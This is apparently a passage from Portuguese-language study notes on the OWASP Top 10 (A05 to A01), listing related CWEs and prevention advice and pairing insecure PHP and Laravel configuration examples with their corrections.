  - Utilize segmentação de rede, containerização e grupos de segurança para isolar componentes e tenants.
  - Separe responsabilidades por zonas ou domínios de confiança.

# A05 - Proteção

- 7 - Adote o uso de Security Headers
  - Envie cabeçalhos HTTP como X-Content-Type-Options, Content-Security-Policy, Strict-Transport-Security etc., para reforçar a segurança no cliente.
- 8 - Use ferramentas de varredura de segurança
  - Ferramentas como OWASP ZAP, Nikto, Nmap, SSL Labs, Mozilla Observatory, entre outras, ajudam a identificar falhas de configuração automaticamente.
  - Se quiser, posso transformar isso em um checklist para auditorias internas ou em

# A05 - Exemplo em PHP Puro

## ❌ 1. Exibição de erros em produção

```
// Em produção
ini_set('display_errors', 1);
error_reporting(E_ALL);
```

➡ Isso mostra detalhes de falhas ao usuário final, como paths e queries.

## ✅ Correção:

```
// Em produção
ini_set('display_errors', 0);
error_reporting(0);
// E registrar em log seguro
ini_set('log_errors', 1);
ini_set('error_log', '/var/log/php_errors.log');
```

# A05 - Exemplo em PHP Puro

## ❌ 2. Diretório com permissões erradas

```
chmod -R 777 /var/www/html/
```

➡ Qualquer processo pode modificar arquivos da aplicação. Risco grave!

### ✅ Correção:

```
chmod -R 755 /var/www/html/  
chown -R www-data:www-data /var/www/html/
```

# A05 - Exemplo em PHP Puro

## ❌ 3. Arquivo de configuração exposto

```
# Exemplo: acesso público ao .env, .ini ou  
config.php  
http://example.com/config.php
```

➡ Permite acesso a senhas, tokens e configurações sensíveis.

### ✅ Correção:

- Mover arquivos confidenciais para fora do `public_html`.
- Usar `.htaccess` para bloquear acesso:

```
<Files .env>  
    Order allow,deny  
    Deny from all  
</Files>
```

# A05 - Exemplo Laravel

- `APP_DEBUG = true` : Em produção
  - Deveria ser false e APP\_env=production
- Falta de Heder de Segurança
  - É possível resolver com middleware *spatie/laravel-csp*
- Expor rotas sensíveis no web.php
  - Ex: o Telescope deve ser protegido em prod



# A05 - Resumo

- **O que é:** Quando a aplicação, servidor, banco de dados ou ambiente estão mal configurados, com definições padrão, permissões excessivas, mensagens de erro expostas ou recursos desnecessários habilitados.
- **Porque é perigosa:** Essas falhas podem expor dados sensíveis, interfaces administrativas ou vulnerabilidades internas, facilitando a exploração por atacantes.
- **Como prevenir:** Configurar corretamente para o ambiente de produção
  - Fazer hardening (reforço) da configuração para produção
  - Desabilitar funções não utilizadas e remover arquivos desnecessários
  - Ocultar mensagens de erro detalhadas
  - Automatizar testes de segurança e verificação de configuração

# A04 - Insecure Design

## A04 - O que é

- É quando o sistema é projetado sem levar em conta princípios de segurança desde o início. Não se trata de falhas pontuais no código, mas de decisões arquiteturais frágeis ou ausentes, que deixam a aplicação vulnerável por padrão.

# A04 - CWE

CWE-73 External Control of File Name or Path

CWE-183 Permissive List of Allowed Inputs

CWE-209 Generation of Error Message Containing Sensitive Information

CWE-213 Exposure of Sensitive Information Due to Incompatible Policies

CWE-235 Improper Handling of Extra Parameters

CWE-256 Unprotected Storage of Credentials

CWE-257 Storing Passwords in a Recoverable Format

CWE-266 Incorrect Privilege Assignment

CWE-269 Improper Privilege Management

CWE-280 Improper Handling of Insufficient Permissions or Privileges

CWE-311 Missing Encryption of Sensitive Data

CWE-312 Cleartext Storage of Sensitive Information

CWE-313 Cleartext Storage in a File or on Disk

CWE-316 Cleartext Storage of Sensitive Information in Memory

CWE-419 Unprotected Primary Channel

CWE-430 Deployment of Wrong Handler

CWE-434 Unrestricted Upload of File with Dangerous Type

CWE-444 Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')

CWE-451 User Interface (UI) Misrepresentation of Critical Information

CWE-472 External Control of Assumed-Immutable Web Parameter

CWE-501 Trust Boundary Violation

CWE-522 Insufficiently Protected Credentials

CWE-525 Use of Web Browser Cache Containing Sensitive Information

CWE-539 Use of Persistent Cookies Containing Sensitive Information

CWE-579 J2EE Bad Practices: Non-serializable Object Stored in Session

# A04 - CWE

CWE-598 Use of GET Request Method With Sensitive Query Strings

CWE-602 Client-Side Enforcement of Server-Side Security

CWE-642 External Control of Critical State Data

CWE-646 Reliance on File Name or Extension of Externally-Supplied File

CWE-650 Trusting HTTP Permission Methods on the Server Side

CWE-653 Insufficient Compartmentalization

CWE-656 Reliance on Security Through Obscurity

CWE-657 Violation of Secure Design Principles

CWE-799 Improper Control of Interaction Frequency

CWE-807 Reliance on Untrusted Inputs in a Security Decision

CWE-840 Business Logic Errors

CWE-841 Improper Enforcement of Behavioral Workflow

CWE-927 Use of Implicit Intent for Sensitive Communication

CWE-1021 Improper Restriction of Rendered UI Layers or Frames

CWE-1173 Improper Use of Validation Framework

## A04 - Quando acontece

- Ausência de limites de taxa (rate limiting) em funcionalidades sensíveis como login ou APIs.
- Projetos que não separam funções críticas (como administrativo e usuário comum).
- Fluxos que permitem ataques de força bruta ou scraping por não terem proteções suficientes.
- Falta de modelagem de ameaças para identificar riscos nos fluxos de negócio.
- Aplicações que assumem que o front-end é confiável e não validam regras de negócio no back-end.

# A04 - Como prevenir

## ✓ Planeje a Segurança Desde o Início

- Use modelagem de ameaças para fluxos críticos: autenticação, controle de acesso, lógica de negócios, gerenciamento de chaves.
- Aplique princípios de Security by Design:
  - Privilégio mínimo (Least Privilege)
  - Defesa em profundidade (Defense in Depth)
  - Padrões seguros por padrão (Fail-safe Defaults)
- Escreva casos de uso legítimos e abusivos (misuse cases) para cada camada.

# A04 - Como prevenir



## Teste e Valide a Arquitetura

- Crie testes de segurança em nível de arquitetura e integração.
- Integre verificações de plausibilidade em cada camada da aplicação (frontend e backend).
- Simule abusos de lógica de negócio para validar resiliência contra ameaças reais.



## Estruture e Separe Componentes

- Separe responsabilidades por camada (aplicação, rede, banco etc.).
- Implemente isolamento robusto entre tenants (multi-tenant).
- Controle e limite o consumo de recursos por usuário ou serviço (rate limiting, quotas).



# A04 - Como prevenir



## Construa com Base Sólida

- Use padrões de projeto seguros e bibliotecas aprovadas ("paved road").
- Integre segurança às histórias de usuário e ao ciclo de vida do desenvolvimento seguro (SSDLC).
- Envolver profissionais de AppSec nas fases de design, validação e revisão.

## Outras Dicas

- Validações no Lado do Servidor: Não confiar apenas em validações do lado do cliente.
- Criptografia Adequada: Proteger dados sensíveis em repouso e em trânsito.
- Testes de Segurança: Realizar testes regulares para identificar e corrigir vulnerabilidades.
- Planejar a segurança como parte do design (modelo secure by design)

## A04 - Resumo

- **O que é:** A ausência de planejamento e implementação de medidas de segurança desde as fases iniciais do desenvolvimento do sistema.
- **Porque é perigosa:** Abre caminho para diversas vulnerabilidades estruturais, pois a aplicação nasce insegura por design, mesmo que o código esteja correto.
- **Como prevenir:** Adotar decisões orientadas à segurança desde o início do projeto, aplicando princípios como secure by design, modelagem de ameaças e boas práticas de arquitetura.

A03 - Injection

## A03 - Resumo

- Injeção: situações onde dados não confiáveis são enviados para um interpretador como parte de um comando ou consulta. Isso pode permitir que um atacante envie comandos maliciosos e consiga executar código, acessar dados ou manipular o sistema (SQL, noSQL, syscall, LDAP ... ).

# A03 - CWE

CWE-20 Improper Input Validation

CWE-74 Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')

CWE-75 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)

CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')

CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CWE-80 Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

CWE-83 Improper Neutralization of Script in Attributes in a Web Page

CWE-87 Improper Neutralization of Alternate XSS Syntax

CWE-88 Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')

CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

CWE-90 Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

CWE-91 XML Injection (aka Blind XPath Injection)

CWE-93 Improper Neutralization of CRLF Sequences ('CRLF Injection')

CWE-94 Improper Control of Generation of Code ('Code Injection')

# A03 - CWE

CWE-95 Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')

CWE-96 Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')

CWE-97 Improper Neutralization of Server-Side Includes (SSI) Within a Web Page

CWE-98 Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')

CWE-99 Improper Control of Resource Identifiers ('Resource Injection')

CWE-100 Deprecated: Was catch-all for input validation issues

CWE-113 Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')

CWE-116 Improper Encoding or Escaping of Output

CWE-138 Improper Neutralization of Special Elements

CWE-184 Incomplete List of Disallowed Inputs

CWE-470 Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')

CWE-471 Modification of Assumed-Immutable Data (MAID)

CWE-564 SQL Injection: Hibernate

CWE-610 Externally Controlled Reference to a Resource in Another Sphere

# A03 - CWE

CWE-643 Improper Neutralization of Data within XPath Expressions ('XPath Injection')

CWE-644 Improper Neutralization of HTTP Headers for Scripting Syntax

CWE-652 Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')

CWE-917 Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')

CWE-93 Improper Neutralization of CRLF Sequences ('CRLF Injection')

CWE-94 Improper Control of Generation of Code ('Code Injection')

## A03 - Quando acontece

- Os dados fornecidos pelo usuário não são validados, filtrados ou higienizados pelo aplicativo.
- Consultas dinâmicas ou chamadas não parametrizadas sem escape ciente do contexto são usadas diretamente no interpretador.
- Dados hostis são usados nos parâmetros de pesquisa de mapeamento relacional de objeto (ORM) para extrair registros confidenciais adicionais.
- Os dados fornecidos pelo usuário não são validados, filtrados ou higienizados pelo aplicativo.
- Consultas dinâmicas ou chamadas não parametrizadas sem escape ciente do contexto são usadas diretamente no interpretador.
- Dados hostis são usados nos parâmetros de pesquisa de mapeamento relacional de objeto (ORM) para extrair registros confidenciais adicionais.
- Dados hostis são usados diretamente ou concatenados. O SQL ou comando contém a estrutura e os dados maliciosos em consultas dinâmicas, comandos ou procedimentos armazenados.



# A03 - Como prevenir

- 1 - Use sempre consultas parametrizadas (prepared statements)
  - Evite concatenar diretamente dados do usuário em comandos SQL ou similares.
  - Ferramentas como PDO (PHP), JPA (Java), ou psycopg2 (Python) oferecem suporte seguro a parâmetros.
- 2 - Evite comandos dinâmicos com dados do usuário
  - Não construa comandos com eval(), exec(), system(), ou comandos SQL montados por string.
- 3 - Valide e sanitizar entradas
  - Verifique tipo, formato e tamanho de todas as entradas.
  - Rejeite valores fora do esperado antes de processar.
- 4 - Use ORMs e bibliotecas seguras
  - Camadas de abstração de banco de dados (ORMs) reduzem a chance de falhas por injeção.

# A03 - Como prevenir

- 5 - Utilize stored procedures com cuidado
  - Procedimentos armazenados são úteis, mas também devem usar parâmetros e não concatenar strings diretamente.
- 6 - Escape adequado quando necessário
  - Quando não for possível usar parametrização, aplique escaping específico ao contexto (SQL, HTML, JavaScript, etc.).
- 7 - Aplique o princípio do menor privilégio
  - O usuário do banco de dados usado pela aplicação deve ter apenas os privilégios estritamente necessários.
- 8 - Use WAFs e ferramentas de detecção
  - Web Application Firewalls (como ModSecurity) podem bloquear tentativas comuns de injeção.
  - Ferramentas como SQLMap, ZAP e Burp Suite ajudam a identificar pontos vulneráveis.

## A03 - Resumo

- **O que é:** quando o usuário envia dados maliciosos que a aplicação acaba executando como se fossem comandos.
- **Porque é perigoso:** pode usar isso para mexer no banco de dados, acessar arquivos do servidor ou até executar comandos no sistema.
- **Como prevenir:**
  - Validar e limpar os dados que o usuário envia
  - Usar consultas preparadas (queries parametrizadas)
  - Evitar juntar texto direto nas consultas ao banco
  - Dar só as permissões necessárias para o sistema
  - Testar a aplicação para encontrar falhas

# A02 - Cryptographic Failures

## A02 - Resumo

Falhas na criptografia ou no seu uso incorreto, que podem levar à exposição de dados sensíveis, como senhas, dados bancários, números de cartão de crédito, entre outros.

# A02 - CWE

CWE-261 Weak Encoding for Password

CWE-296 Improper Following of a Certificate's Chain of Trust

CWE-310 Cryptographic Issues

CWE-319 Cleartext Transmission of Sensitive Information

CWE-321 Use of Hard-coded Cryptographic Key

CWE-322 Key Exchange without Entity Authentication

CWE-323 Reusing a Nonce, Key Pair in Encryption

CWE-324 Use of a Key Past its Expiration Date

CWE-325 Missing Required Cryptographic Step

CWE-326 Inadequate Encryption Strength

CWE-327 Use of a Broken or Risky Cryptographic Algorithm

CWE-328 Reversible One-Way Hash

CWE-329 Not Using a Random IV with CBC Mode

CWE-330 Use of Insufficiently Random Values

CWE-331 Insufficient Entropy

CWE-335 Incorrect Usage of Seeds in Pseudo-Random Number Generator(PRNG)

# A02 - CWE

CWE-336 Same Seed in Pseudo-Random Number Generator (PRNG)

CWE-337 Predictable Seed in Pseudo-Random Number Generator (PRNG)

CWE-338 Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)

CWE-340 Generation of Predictable Numbers or Identifiers

CWE-347 Improper Verification of Cryptographic Signature

CWE-523 Unprotected Transport of Credentials

CWE-720 OWASP Top Ten 2007 Category A9 - Insecure Communications

CWE-757 Selection of Less-Secure Algorithm During Negotiation('Algorithm Downgrade')

CWE-759 Use of a One-Way Hash without a Salt

CWE-760 Use of a One-Way Hash with a Predictable Salt

CWE-780 Use of RSA Algorithm without OAEP

CWE-818 Insufficient Transport Layer Protection

CWE-916 Use of Password Hash With Insufficient Computational Effort

## A02 - Como se proteger

- Use HTTPS sempre, com TLS 1.2 ou superior.
- Evite algoritmos obsoletos — prefira AES, SHA-256, RSA com tamanhos de chave adequados.
- Armazene senhas com hash seguro, como:
  - bcrypt
  - argon2
  - scrypt
- Nunca implemente seu próprio algoritmo criptográfico.
- Proteja as chaves: armazene-as em cofres seguros (como Azure Key Vault, AWS KMS, HashiCorp Vault).
- Faça rotação de chaves regularmente.
- Classifique dados sensíveis e só criptografe quando for realmente necessário (evite criptografia superficial).



# A02 - Quando acontece

- Armazenar senhas em texto simples
  - Senhas guardadas no banco de dados sem nenhum tipo de hash ou criptografia.
- Usar algoritmos de criptografia fracos ou obsoletos
  - Como MD5 ou SHA-1, que são facilmente quebrados por atacantes.
- Transmitir dados sensíveis sem HTTPS
  - Informações enviadas pela internet sem criptografia, podendo ser interceptadas.
- Não proteger as chaves criptográficas
  - Chaves armazenadas em lugares acessíveis ou sem controle, permitindo que invasores as encontrem.
- Falha em usar criptografia para dados sensíveis em repouso
  - Dados críticos guardados no banco ou arquivos sem criptografia.
- Implementação incorreta de criptografia
  - Como reutilizar vetores de inicialização (IVs) ou usar modos inseguros de criptografia.
- Não invalidar sessões criptografadas após logout
  - Permite que sessões antigas possam ser reutilizadas por atacantes.

# A02 - Resumo

- **O que é:** É quando a aplicação não protege os dados importantes usando criptografia ou usa criptografia fraca, deixando os dados expostos.
- **Por que é perigoso:** Porque dados sensíveis, como senhas, informações pessoais ou dados bancários, podem ser roubados e usados por quem não deveria.
- **Como prevenir:**
  - Usar algoritmos de criptografia fortes e atualizados
  - Sempre criptografar dados sensíveis, dentro e fora do sistema
  - Proteger as chaves de criptografia com cuidado
  - Usar HTTPS para proteger dados que transitam pela internet
  - Evitar armazenar dados sensíveis em texto simples (sem criptografia)

# A01 - Broken Access Control

# A01 - Resumo

- A "**Quebra de controle de acesso**" ocorre quando um sistema não restringe corretamente o que cada usuário pode acessar ou executar.
- Se trata do controle de acesso, ou seja, quando um usuário autenticado consegue acessar funções de um perfil acima do seu, como um usuário normal conseguindo executar funções ADMIN
- Ou seja a pessoa pode:
  - Ver dados de outros usuários.
  - Modificar dados de contas que não são dele.
  - Acessar painéis administrativos sem permissão.
  - Executar ações como deletar ou criar recursos que não deveria.

# A01 - Broken Access Control

CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

CWE-23 Relative Path Traversal

CWE-35 Path Traversal: '.../.../'

CWE-59 Improper Link Resolution Before File Access ('Link Following')

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

CWE-201 Exposure of Sensitive Information Through Sent Data

CWE-219 Storage of File with Sensitive Data Under Web Root

CWE-264 Permissions, Privileges, and Access Controls (should no longer be used)

CWE-275 Permission Issues

CWE-276 Incorrect Default Permissions

CWE-284 Improper Access Control

CWE-285 Improper Authorization

CWE-352 Cross-Site Request Forgery (CSRF)

CWE-359 Exposure of Private Personal Information to an Unauthorized Actor

# A01 - Broken Access Control

CWE-377 Insecure Temporary File

CWE-402 Transmission of Private Resources into a New Sphere ('Resource Leak')

CWE-425 Direct Request ('Forced Browsing')

CWE-441 Unintended Proxy or Intermediary ('Confused Deputy')

CWE-497 Exposure of Sensitive System Information to an Unauthorized Control Sphere

CWE-538 Insertion of Sensitive Information into Externally-Accessible File or Directory

CWE-540 Inclusion of Sensitive Information in Source Code

CWE-548 Exposure of Information Through Directory Listing

CWE-552 Files or Directories Accessible to External Parties

CWE-566 Authorization Bypass Through User-Controlled SQL Primary Key

CWE-601 URL Redirection to Untrusted Site ('Open Redirect')

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-651 Exposure of WSDL File Containing Sensitive Information

CWE-668 Exposure of Resource to Wrong Sphere

# A01 - Broken Access Control

CWE-706 Use of Incorrectly-Resolved Name or Reference

CWE-862 Missing Authorization

CWE-863 Incorrect Authorization

CWE-913 Improper Control of Dynamically-Managed Code Resources

CWE-922 Insecure Storage of Sensitive Information

CWE-1275 Sensitive Cookie with Improper SameSite Attribute

# A01 - Quando acontece

- **Violação de principle of least privilege (PoLP):**
  - O acesso a certas funções só deve ser possível a certos perfis, e de alguma forma, o usuário quebra isso. Às vezes o bloqueio é só no front mas deveria também ser feito no Back
- **Ignorar verificações de perfil**
  - Um usuário comum consegue executar algo de admin se passar a URL certa?
- **Permitir acessar/editar dados de outro usuário**
  - Se ao fazer um *edit* ao invés de *passar o meu id*, e se eu passar outro aleatório
- **Privilege escalation**
  - Agir como um usuário sem está logado, ou agir como um admin sem ser um admin



# A01 - Como prevenir

- Aplicar Principle of least privilege (PoLP):
  - Dê o mínimo de permissões possíveis
- Implemente CORS
- Verifique a todo momento se o usuário tem permissão para a ação
- Registrar falhas de Broken Access Control e *ALERT* para os admins
- Avaliar e tratar bem tokens

# A01 - Melhores práticas

- Controle de Acesso no back, sempre e não só no front
- Use middlewares de auth, no Laravel: Policy ou Gates
- Valide sempre se a pessoa é 'dona' do recurso, se ela pode acessar, editar ainda mais se houver múltiplos usuário/perfis
- Evite IDs previsíveis (considere UUID)
- Audite acessos sensíveis
- **TESTAR SE ESSA MEDIDAS DE SEGURANÇAS REALMENTE FUNCIONAM**

# A01 - Resumo

- **O que é:** Quando alguém burla o controle de acesso (perfil, autenticação, token e etc..)
- **Porque é perigoso:** A pessoa consegue executar coisas que não deveria, podendo comprometer tudo. **E A CULPA SERÁ SUA POR TER PROJETADO PORCAMENTE**
- **Como corrigir:** Validar sempre o perfil, e testar bem o controle de acesso

# Security By Design

## => 9. Security by Design + Defense in Depth

### Arquitetura geral de segurança:

- **"Security by design"** = segurança desde o início, não como remendo.
- **"Defesa em profundidade"** = múltiplas camadas de defesa:
  - Autenticação (ex: sessão, token)
  - Autorização (regras de acesso)
  - Validação (entrada de dados)
  - Criptografia (dados sensíveis)
  - Logging (registro de eventos)
  - Rate limiting, CSRF, CORS etc.

### Ferramentas e práticas complementares

| Área                 | Ferramentas/Boas práticas                                                                                    |
|----------------------|--------------------------------------------------------------------------------------------------------------|
| Senhas               | <code>password_hash</code> , <code>password_verify</code>                                                    |
| Sessões              | Cookies <code>HttpOnly</code> , <code>Secure</code> , regenerar ID                                           |
| Entrada de dados     | <code>filter_input</code> , <code>htmlspecialchars</code>                                                    |
| Logs                 | Gravar IP, user-agent, URI, erro etc                                                                         |
| Rate limiting        | Crie um contador por IP/usuário/session                                                                      |
| CSRF                 | Tokens únicos nos formulários                                                                                |
| Headers de segurança | <code>X-Frame-Options</code> , <code>Content-Security-Policy</code> , <code>Strict-Transport-Security</code> |
| HTTPS obrigatório    | Redirecionar para HTTPS                                                                                      |

Resumo

# Resumo

- **A10 - Server-Side Request Forgery (SSRF) X**
  - O servidor consegue ser um proxy para o usuário acessar outros arquivos do servidor. Ocorre por exemplo, quando faz um `file_contents($_GET)`
- **A09 - Security Logging and Monitoring Failures**
  - Não registrar logs o suficiente, com muitas informações; Não haver alertas que monitore, não notificar imediatamente atitudes suspeitas
- **A08 - Software and Data Integrity Failures**
  - Quando alguém consegue comprometer a integridade do código/dados por causa de algo automatizado, seja pela CI/CD ou por você atualizar/usar lib de locais suspeitos
- **A07 - Identification and Authentication Failures**
  - Não possuir um sistema de autenticação robusto (login, logout, session, token)
- **A06 - Vulnerable and Outdated Components**
  - Usa libs ou versões da linguagem antigas e, que há vulnerabilidades conhecidas, ou seja, teimar em não atualizar

# Resumo

- **A05 - Security Misconfiguration**
  - Deixar uma configuração default, ou não alterar as configurações da lib/linguagem para ficar o mais seguro possível
- **A04 - Insecure Design**
  - Não aplicar princípios de AppSec como ausência de validações ou lógica mal feita
- **A03 - Injection**
  - Quando comandos maliciosos injetados pelo usuário (URL, SQL Injection, ) em que o sistema interpreta
- **A02 - Cryptographic Failures**
  - Não haver criptografia; Não proteger dados sensíveis; Ou quando há criptografia, ser mal feita
- **A01 - Broken Access Control**
  - Quando um usuário autenticado ou não consegue executar/acessar coisas que não deveria

# Obs

- Existe OWASP top 10 para API exclusivamente